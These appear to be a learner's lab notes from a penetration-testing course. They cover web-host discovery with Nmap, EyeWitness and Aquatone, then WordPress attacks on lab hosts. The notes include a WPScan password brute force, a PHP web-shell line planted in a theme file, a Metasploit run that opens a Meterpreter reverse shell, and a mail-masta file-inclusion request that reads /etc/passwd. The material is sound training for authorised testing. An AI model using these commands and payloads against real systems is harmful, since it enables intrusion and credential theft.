As you can see, you identified several hosts running web servers on various ports. From the results, you can infer that one of the hosts is Windows and the remainder are Linux. Pay particularly close attention to the hostnames as well. In this lab, you are utilizing Vhosts to simulate the subdomains of a company. Hosts with dev as part of the FQDN are worth noting down as they may be running untested features or have things like debug mode enabled. Sometimes the hostnames won’t tell you too much, such as app.inlanefreight.local. You can infer that it is an application server but would need to perform further enumeration to identify which application(s) are running on it.
You would also want to add gitlab-dev.inlanefreight.local to your “interesting hosts” list to dig into once you complete the discovery phase. You may be able to access public Git repos that could contain sensitive information such as credentials or clues that may lead you to other subdomains/Vhosts. It is not uncommon to find Gitlab instances that allow you to register a user without requiring admin approval to activate the account. You may find additional repos after logging in. It would also be worth checking previous commits for data such as credentials.
Enumerating one of the hosts further using Nmap services scan against the default top 1,000 ports can tell you more about what is running on the webserver.
d41y@htb[/htb]$ sudo nmap --open -sV 10.129.201.50
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-07 21:58 EDT
Nmap scan report for 10.129.201.50
Host is up (0.13s latency).
Not shown: 991 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Microsoft IIS httpd 10.0
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp open http Splunkd httpd
8080/tcp open http Indy httpd 17.3.33.2830 (Paessler PRTG bandwidth monitor)
8089/tcp open ssl/http Splunkd httpd (free license; remote login disabled)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.63 seconds
From the output above, you can see that an IIS web server is running on the default port 80, and it appears that Splunk is running on port 8000/8089, while PRTG Network Monitor is present on port 8080. If you were in a medium to large-sized environment, this type of enumeration would be inefficient. It could result in you missing a web application that may prove critical to the engagement’s success.
Using EyeWitness
EyeWitness can take the XML output from both Nmap and Nessus scans and create a report with screenshots of each web application present on the various ports using Selenium. It will also take things a step furhter and categorize the applications where possible, fingerprint them, and suggest default credentials based on the application. It can also be given a list of IP addresses and URLs and be told to pre-pend http:// and https:// to the front of each. It will perform DNS resolution for IPs and can be given a specific set of ports to attempt to connect to and screenshot.
Running eyewitness -h will show you the options available to you:
d41y@htb[/htb]$ eyewitness -h
usage: EyeWitness.py [--web] [-f Filename] [-x Filename.xml]
[--single Single URL] [--no-dns] [--timeout Timeout]
[--jitter # of Seconds] [--delay # of Seconds]
[--threads # of Threads]
[--max-retries Max retries on a timeout]
[-d Directory Name] [--results Hosts Per Page]
[--no-prompt] [--user-agent User Agent]
[--difference Difference Threshold]
[--proxy-ip 127.0.0.1] [--proxy-port 8080]
[--proxy-type socks5] [--show-selenium] [--resolve]
[--add-http-ports ADD_HTTP_PORTS]
[--add-https-ports ADD_HTTPS_PORTS]
[--only-ports ONLY_PORTS] [--prepend-https]
[--selenium-log-path SELENIUM_LOG_PATH] [--resume ew.db]
[--ocr]
EyeWitness is a tool used to capture screenshots from a list of URLs
Protocols:
--web HTTP Screenshot using Selenium
Input Options:
-f Filename Line-separated file containing URLs to capture
-x Filename.xml Nmap XML or .Nessus file
--single Single URL Single URL/Host to capture
--no-dns Skip DNS resolution when connecting to websites
Timing Options:
--timeout Timeout Maximum number of seconds to wait while requesting a
web page (Default: 7)
--jitter # of Seconds
Randomize URLs and add a random delay between requests
--delay # of Seconds Delay between the opening of the navigator and taking
the screenshot
--threads # of Threads
Number of threads to use while using file based input
--max-retries Max retries on a timeout
Max retries on timeouts
<SNIP>
Run the default --web option to take screenshots using the Nmap XML output from the discovery scan as input.
d41y@htb[/htb]$ eyewitness --web -x web_discovery.xml -d inlanefreight_eyewitness
################################################################################
# EyeWitness #
################################################################################
# FortyNorth Security - https://www.fortynorthsecurity.com #
################################################################################
Starting Web Requests (26 Hosts)
Attempting to screenshot http://app.inlanefreight.local
Attempting to screenshot http://app-dev.inlanefreight.local
Attempting to screenshot http://app-dev.inlanefreight.local:8000
Attempting to screenshot http://app-dev.inlanefreight.local:8080
Attempting to screenshot http://gitlab-dev.inlanefreight.local
Attempting to screenshot http://10.129.201.50
Attempting to screenshot http://10.129.201.50:8000
Attempting to screenshot http://10.129.201.50:8080
Attempting to screenshot http://dev.inlanefreight.local
Attempting to screenshot http://jenkins-dev.inlanefreight.local
Attempting to screenshot http://jenkins-dev.inlanefreight.local:8000
Attempting to screenshot http://jenkins-dev.inlanefreight.local:8080
Attempting to screenshot http://support-dev.inlanefreight.local
Attempting to screenshot http://drupal-dev.inlanefreight.local
[*] Hit timeout limit when connecting to http://10.129.201.50:8000, retrying
Attempting to screenshot http://jenkins.inlanefreight.local
Attempting to screenshot http://jenkins.inlanefreight.local:8000
Attempting to screenshot http://jenkins.inlanefreight.local:8080
Attempting to screenshot http://support.inlanefreight.local
[*] Completed 15 out of 26 services
Attempting to screenshot http://drupal-qa.inlanefreight.local
Attempting to screenshot http://web01.inlanefreight.local
Attempting to screenshot http://web01.inlanefreight.local:8000
Attempting to screenshot http://web01.inlanefreight.local:8080
Attempting to screenshot http://inlanefreight.local
Attempting to screenshot http://drupal-acc.inlanefreight.local
Attempting to screenshot http://drupal.inlanefreight.local
Attempting to screenshot http://blog-dev.inlanefreight.local
Finished in 57.859838008880615 seconds
[*] Done! Report written in the /home/mrb3n/Projects/inlanfreight/inlanefreight_eyewitness folder!
Would you like to open the report now? [Y/n]
Using Aquatone
Aquatone is similar to EyeWitness and can take screenshots when provided a .txt file of hosts or an Nmap .xml file with the -nmap flag. You can compile Aquatone on your own or download a precompiled binary.
In this example, you provide the tool the same web_discovery.xml Nmap output specifying the -nmap flag, and you’re off to the races.
d41y@htb[/htb]$ cat web_discovery.xml | ./aquatone -nmap
aquatone v1.7.0 started at 2021-09-07T22:31:03-04:00
Targets : 65
Threads : 6
Ports : 80, 443, 8000, 8080, 8443
Output dir : .
http://web01.inlanefreight.local:8000/: 403 Forbidden
http://app.inlanefreight.local/: 200 OK
http://jenkins.inlanefreight.local/: 403 Forbidden
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://jenkins.inlanefreight.local:8000/: 403 Forbidden
http://web01.inlanefreight.local:8080/: 200
http://app-dev.inlanefreight.local:8000/: 403 Forbidden
http://10.129.201.50:8000/: 200 OK
<SNIP>
http://web01.inlanefreight.local:8000/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
http://app-dev.inlanefreight.local/: screenshot successful
http://jenkins.inlanefreight.local/: screenshot successful
http://app-dev.inlanefreight.local/: screenshot successful
http://app-dev.inlanefreight.local:8000/: screenshot successful
http://jenkins.inlanefreight.local:8000/: screenshot successful
http://app-dev.inlanefreight.local:8000/: screenshot successful
http://app-dev.inlanefreight.local:8080/: screenshot successful
http://app.inlanefreight.local/: screenshot successful
<SNIP>
Calculating page structures... done
Clustering similar pages... done
Generating HTML report... done
Writing session file...Time:
- Started at : 2021-09-07T22:31:03-04:00
- Finished at : 2021-09-07T22:31:36-04:00
- Duration : 33s
Requests:
- Successful : 65
- Failed : 0
- 2xx : 47
- 3xx : 0
- 4xx : 18
- 5xx : 0
Screenshots:
- Successful : 65
- Failed : 0
Wrote HTML report to: aquatone_report.html
Interpreting the Results
Even with the 26 hosts above, this report will save you time. Now imagine an environment with 500 or 5,000 hosts! After opening the report, you see that the report is organized into categories, with high value targets being first and typically the most “juicy” hosts to go after.
In the below report, you would be immediately excited to see Tomcat on any assessment and would try default credentials on the /manager and /host-manager endpoints. If you can access either, you can upload a malicious WAR file and achieve RCE on the underlying host using JSP code.

Continuing through the report, it looks like the main http://inlanefreight.local website is next. Custom web apps are always worth testing as they may contain a wide variety of vulns. Here you would also be interested to see if the website was running a popular CMS such as WordPress, Joomla, or Drupal. The next application, http://support-dev.inlanefreight.local, is interesting because it appears to be running osTicket, which has suffered from various severe vulns over the years. Support ticketing systems are of particular interest because you be able to log in and gain access to sensitive information. If social engineering is in scope, you may be able to interact with customer support personnel or even manipulate the system to register a valid email address for the company’s domain which you may be able to leverage to gain access to other services.
During an assessment, you would continue reviewing the report, noting down interesting hosts, including the URL and application name/version for later. It is important at this point to remember that you are still in the information gathering phase, and very little detail could make or break your assessment. You should not get careless and begin attacking hosts right away, as you may and up down a rabbit hole and miss something crucial later in the report. During an external pentest, you would expect to see a mix of custom apps, some CMS, perhaps apps such as Tomcat, Jenkins, and Splunk, remote access portals such as Remote Desktop Services, SSL VPN endpoints, Outlook Web Access, O365, perhaps some sort of edge network device login page, etc.
Your mileage may vary, and sometimes you will come across apps that absolutely should not be exposed, such as a single page with a file upload button.
During internal pentests, you will see much of the same but often also see many printer login pages, ESXi and vCenter login portals, iLO and iDRAC login pages, a plethora of network devices, IoT devices, IP phones, internal code repos, SharePoint custom intranet portals, security appliances, and much more.
Attacking CMS
WordPress - Discovery & Enum
Discovery/Footprinting
A quick way to identify a WordPress site is browsing to the /robots.txt file. A typical robots.txt on a WordPress installation may look like:
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
Disallow: /wp-content/uploads/wpforms/
Sitemap: https://inlanefreight.local/wp-sitemap.xml
Here the presence of the /wp-admin and /wp-content dirs would be a dead giveaway that you are dealing with WordPress. Typically attempting to browse to the wp-admin dir will redirect you to the wp-login.php page. This is the login portal to the WordPress instance’s back-end.
WordPress stores its plugins in the wp-content/plugins dir. This folder is helpful to enumerate vulnerable plugins. Themes are stored in the wp-content/themes dir. These files should be carefully enumerated as they may lead to RCE.
There are five types of users on a standard WordPress installation.
- Administrator: This user has access to administrative features within the website. This includes adding and deleting users and posts, as well as editing source code.
- Editor: An editor can publish and manage ports, including the posts of other users.
- Author: They can publish and manage their own posts.
- Contributor: These users can write and manage their own posts but cannot publish them.
- Subscriber: These are standard users who can browse posts and edit their profiles.
Getting access to an administrator is usually sufficient to obtain code execution on the server. Editors and authors might have access to certain vulnerable plugins, which normal users don’t.
Enumeration
Another quick way to identify a WordPress site is by looking at the page source. Viewing the page with cURL and grepping for WordPress can help you confirm that WordPress is in use and footprint the version number, which you should note down for later. You can enumerate WordPress using a variety of manual and automated tactics.
d41y@htb[/htb]$ curl -s http://blog.inlanefreight.local | grep WordPress
<meta name="generator" content="WordPress 5.8" /
Browsing the site and persuing the page source will give you hints to the theme in use, plugins installed, and even usernames if author names are published with posts. You should spend some time manually browsing the site and looking through the page source for each page, grepping for the wp-content dir, themes and plugins, and begin building a list of interesting data points.
Looking at the page source, you can see that the Business Gravity theme is in use. You can go further and attempt to fingerprint the theme version number and look for any known vulns that affect it.
d41y@htb[/htb]$ curl -s http://blog.inlanefreight.local/ | grep themes
<link rel='stylesheet' id='bootstrap-css' href='http://blog.inlanefreight.local/wp-content/themes/business-gravity/assets/vendors/bootstrap/css/bootstrap.min.css' type='text/css' media='all' />
Next, look at which plugins you can uncover.
d41y@htb[/htb]$ curl -s http://blog.inlanefreight.local/ | grep plugins
<link rel='stylesheet' id='contact-form-7-css' href='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.4.2' type='text/css' media='all' />
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.8' id='subscriber-js-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.8' id='validation-engine-en-js'></script>
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.8' id='validation-engine-js'></script>
<link rel='stylesheet' id='mm_frontend-css' href='http://blog.inlanefreight.local/wp-content/plugins/mail-masta/lib/css/mm_frontend.css?ver=5.8' type='text/css' media='all' />
<script type='text/javascript' src='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.4.2' id='contact-form-7-js'></script>
From the output above, you know that the Contact Form 7 and mail-masta plugins are installed. The next step would be enumerating the versions.
Browsing to http://blog.inlanefreight.local/wp-content/plugins/mail-masta/ shows you that directory listing is enabled and that a readme.txt file is present. These files are often very helpful in fingerprinting version numbers. From the readme, it appears that version 1.0.0 of the plugin is installed, which suffers from a LFI vuln.
Dig around a bit more. Checking the page source of another page, you can see that the wpDiscuz plugin is installed, and it appears to be version 7.0.4.
d41y@htb[/htb]$ curl -s http://blog.inlanefreight.local/?p=1 | grep plugins
<link rel='stylesheet' id='contact-form-7-css' href='http://blog.inlanefreight.local/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.4.2' type='text/css' media='all' />
<link rel='stylesheet' id='wpdiscuz-frontend-css-css' href='http://blog.inlanefreight.local/wp-content/plugins/wpdiscuz/themes/default/style.css?ver=7.0.4' type='text/css' media='all' />
A quick search for this plugin version shows an unauthenticated RCE vuln from June of 2021.
Enumerating Users
You can do some manual enumeration of users as well.
A valid username and an invalid password results in the following message:
However, an invalid username returns that the user was not found.
This makes WordPress vulnerable to username enumeration, which can be used to obtain a list of potential usernames.
WPScan
… is an automated WordPress scanner and enumeration tool. It determines if the various themes and plugins used by a blog are outdated or vulnerable.
WPScan is also able to pull in vulnerability information from external sources. You can obtain an API token from WPVulnDB, which is used by WPScan to scan for PoC and reports. The free plan allows up to 75 requests per day. To use the WPVulnDB database, just create an account and copy the API token from the users page. This token can then be supplied to wpscan using the --api-token parameter.
The --enumerate flag is used to enumerate various components of the WordPress application, such as plugins, themes, and users. By default, WPScan enumerates vulnerable plugins, themes, users, media, and backups. However, specific arguments can be supplied to restrict enumeration to specific components. For example, all plugins can be enumerated using the arguments --enumerate ap.
d41y@htb[/htb]$ sudo wpscan --url http://blog.inlanefreight.local --enumerate --api-token dEOFB<SNIP>
<SNIP>
[+] URL: http://blog.inlanefreight.local/ [10.129.42.195]
[+] Started: Thu Sep 16 23:11:43 2021
Interesting Finding(s):
[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
[+] XML-RPC seems to be enabled: http://blog.inlanefreight.local/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] WordPress readme found: http://blog.inlanefreight.local/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] Upload directory has listing enabled: http://blog.inlanefreight.local/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
[+] WordPress version 5.8 identified (Insecure, released on 2021-07-20).
| Found By: Rss Generator (Passive Detection)
| - http://blog.inlanefreight.local/?feed=rss2, <generator>https://wordpress.org/?v=5.8</generator>
| - http://blog.inlanefreight.local/?feed=comments-rss2, <generator>https://wordpress.org/?v=5.8</generator>
|
| [!] 3 vulnerabilities identified:
|
| [!] Title: WordPress 5.4 to 5.8 - Data Exposure via REST API
| Fixed in: 5.8.1
| References:
| - https://wpvulndb.com/vulnerabilities/38dd7e87-9a22-48e2-bab1-dc79448ecdfb
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39200
| - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/commit/ca4765c62c65acb732b574a6761bf5fd84595706
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-m9hc-7v5q-x8q5
|
| [!] Title: WordPress 5.4 to 5.8 - Authenticated XSS in Block Editor
| Fixed in: 5.8.1
| References:
| - https://wpvulndb.com/vulnerabilities/5b754676-20f5-4478-8fd3-6bc383145811
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-39201
| - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-wh69-25hr-h94v
|
| [!] Title: WordPress 5.4 to 5.8 - Lodash Library Update
| Fixed in: 5.8.1
| References:
| - https://wpvulndb.com/vulnerabilities/5d6789db-e320-494b-81bb-e678674f4199
| - https://wordpress.org/news/2021/09/wordpress-5-8-1-security-and-maintenance-release/
| - https://github.com/lodash/lodash/wiki/Changelog
| - https://github.com/WordPress/wordpress-develop/commit/fb7ecd92acef6c813c1fde6d9d24a21e02340689
[+] WordPress theme in use: transport-gravity
| Location: http://blog.inlanefreight.local/wp-content/themes/transport-gravity/
| Latest Version: 1.0.1 (up to date)
| Last Updated: 2020-08-02T00:00:00.000Z
| Readme: http://blog.inlanefreight.local/wp-content/themes/transport-gravity/readme.txt
| [!] Directory listing is enabled
| Style URL: http://blog.inlanefreight.local/wp-content/themes/transport-gravity/style.css
| Style Name: Transport Gravity
| Style URI: https://keonthemes.com/downloads/transport-gravity/
| Description: Transport Gravity is an enhanced child theme of Business Gravity. Transport Gravity is made for tran...
| Author: Keon Themes
| Author URI: https://keonthemes.com/
|
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Urls In Homepage (Passive Detection)
|
| Version: 1.0.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://blog.inlanefreight.local/wp-content/themes/transport-gravity/style.css, Match: 'Version: 1.0.1'
[+] Enumerating Vulnerable Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)
[i] Plugin(s) Identified:
[+] mail-masta
| Location: http://blog.inlanefreight.local/wp-content/plugins/mail-masta/
| Latest Version: 1.0 (up to date)
| Last Updated: 2014-09-19T07:52:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| [!] 2 vulnerabilities identified:
|
| [!] Title: Mail Masta <= 1.0 - Unauthenticated Local File Inclusion (LFI)
<SNIP>
| [!] Title: Mail Masta 1.0 - Multiple SQL Injection
<SNIP
| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://blog.inlanefreight.local/wp-content/plugins/mail-masta/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://blog.inlanefreight.local/wp-content/plugins/mail-masta/readme.txt
<SNIP>
[i] User(s) Identified:
[+] by:
admin
| Found By: Author Posts - Display Name (Passive Detection)
[+] admin
| Found By: Rss Generator (Passive Detection)
| Confirmed By:
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)
[+] john
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
WPScan uses various passive and active methods to determine versions and vulns, as shown in the report above. The default number of threads used is 5. However, this value can be changed using the -t flag.
This scan helped you confirm some of the things you uncovered from manual enumeration, showed you that the theme you identified was not exactly correct, uncovered another username, and showed that automated enumeration on its own is often not enough. WPScan provides information about known vulns. The report output also contains URLs to PoCs, which would allow you to exploit these vulns.
WordPress - Attack
Login Bruteforce
WPScan can be used to brute force usernames and passwords. The scan report in the previous section returned two users registered on the website. The tool uses two kinds of login brute force attacks, xmlrpc and wp-login. The wp-login method will attempt to brute force the standard WordPress login page, while the xmlrpc method uses WordPress API to make login attempts through /xmlrpc.php. The xmlrpc method is preferred as it’s faster.
d41y@htb[/htb]$ sudo wpscan --password-attack xmlrpc -t 20 -U john -P /usr/share/wordlists/rockyou.txt --url http://blog.inlanefreight.local
[+] URL: http://blog.inlanefreight.local/ [10.129.42.195]
[+] Started: Wed Aug 25 11:56:23 2021
<SNIP>
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / firebird1
Trying john / bettyboop Time: 00:00:13 < > (660 / 14345052) 0.00% ETA: ??:??:??
[!] Valid Combinations Found:
| Username: john, Password: firebird1
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
[+] Finished: Wed Aug 25 11:56:46 2021
[+] Requests Done: 799
[+] Cached Requests: 39
[+] Data Sent: 373.152 KB
[+] Data Received: 448.799 KB
[+] Memory used: 221 MB
[+] Elapsed time: 00:00:23
The --password-attack flag is used to supply the attack. The -U argument takes in a list of users or a file containing user names. This applies to the -P passwords option as well. The -t flag is the number of threads which you can adjust up or down depending. WPScan was able to find valid credentials for one, john:firebird1.
Code Execution
With administrative access to WordPress, you can modify the PHP source code to execute system commands. Log in to WordPress with the credentials for the john user, which will redirect you to the admin panel. Click on Appearance on the side panel and select Theme Editor. This page will let you edit the PHP source code directly. An inactive theme can be selected to avoid corrupting the primary theme. You already know that the active theme is Transport Gravity. An alternate theme such as Twenty Nineteen can be chosen instead.
Click on Select after selecting the theme, and you can edit an uncommon page such as 404.php to add a web shell.
system($_GET[0]);
The code above should let you execute commands via the GET parameter 0. You add this single line to the file just below the comments to avoid too much modification of the contents.
Click on Update File at the bottom to save. You know that WordPress themes are located at /wp-content/themes/<theme name>. You can interact with the web shell via the browser or using cURL. As always, you can then utilize this access to gain an interactive reverse shell and begin exploring the target.
d41y@htb[/htb]$ curl http://blog.inlanefreight.local/wp-content/themes/twentynineteen/404.php?0=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
The wp_admin_shell_upload module from Metasploit can be used to upload a shell and execute it automatically.
The module uploads a malicious plugin and then uses it to execute a PHP Meterpreter shell. You first need to start the necessary options.
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password firebird1
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 10.10.14.15
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 10.129.42.195
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set VHOST blog.inlanefreight.local
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options
Module options (exploit/unix/webapp/wp_admin_shell_upload):
Name Current Setting Required Description
---- --------------- -------- -----------
PASSWORD firebird1 yes The WordPress password to authenticate with
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.129.42.195 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The base path to the wordpress application
USERNAME john yes The WordPress username to authenticate with
VHOST blog.inlanefreight.local no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 10.10.14.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 WordPress
Once you are satisfied with the setup, you can type exploit and obtain a reverse shell. From here, you could start enumerating the host sensitive data or paths for vertical/horizontal privesc and lateral movement.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Authenticating with WordPress using doug:jessica1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/CczIptSXlr/wCoUuUPfIO.php...
[*] Sending stage (39264 bytes) to 10.129.42.195
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.129.42.195:42816) at 2021-09-20 19:43:46 -0400
i[+] Deleted wCoUuUPfIO.php
[+] Deleted CczIptSXlr.php
[+] Deleted ../CczIptSXlr
meterpreter > getuid
Server username: www-data (33)
In the above example, the Metasploit module uploaded the wCoUuUPfIO.php file to the /wp-content/plugins directory. Many Metasploit modules attempt to clean up after themselves, but some fail. During an assessment, you would want to make every attempt to clean up this artifact from the client system and, regardless of whether you were able to remove it or not, you should list this artifact in your report appendices. At the very last, your report should have and appendix section that lists the following information.
- exploited systems
- compromised users
- artifacts
- changes
Leveraging Known Vulns
Over the years, WordPress core has suffered from its fair share of vulns, but the vast majority of them can be found in plugins. According to the WordPress Vulnerability Statistics page hosted here, there were 23,595 vulns in the WPScan database. These vulnerabilities can be broken down as follows:
- 4% WordPress core
- 89% plugins
- 7% themes
The numbers of vulns related to WordPress has grown steadily since 2014, likely due to the sheer amount of free themes and plugins available, with more and more being added every week. For this reason, you must be extremely thorough when enumerating a WordPress site as you may find plugins with recently discovered vulns or even old, unused/forgotten plugins that no longer server a purpose on the site but can still be accessed.
mail-masta
The plugin mail-masta is no longer supported but has had over 2,300 downloads over the years. It’s not outside the realm of possibility that you could run into this plugin during an assessment, likely installed once upon a time and forgotten. Since 2016 it has suffered an unauthenticated SQLi and a LFI.
<?php
include($_GET['pl']);
global $wpdb;
$camp_id=$_POST['camp_id'];
$masta_reports = $wpdb->prefix . "masta_reports";
$count=$wpdb->get_results("SELECT count(*) co from $masta_reports where camp_id=$camp_id and status=1");
echo $count[0]->co;
?>
As you can see, the pl parameter allows you to include a file without any type of input validation or sanitizing. Using this, you can include arbitrary files on the webserver. Exploit this to retrieve the contents of the /etc/passwd file using cURL.
d41y@htb[/htb]$ curl -s http://blog.inlanefreight.local/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
wpDiscuz
wpDiscuz is a WordPress plugin for enhanced commenting on page posts. Based on the version number (7.0.4), this exploit has a pretty good shot of getting you command execution. The crux of the vulnerability is a file upload bypass. wpDiscuz is intended only to allow image attachments. The file mime type functions could be bypassed, allowing an unauthenticated attacker to upload a malicious PHP file and gain remote code execution.
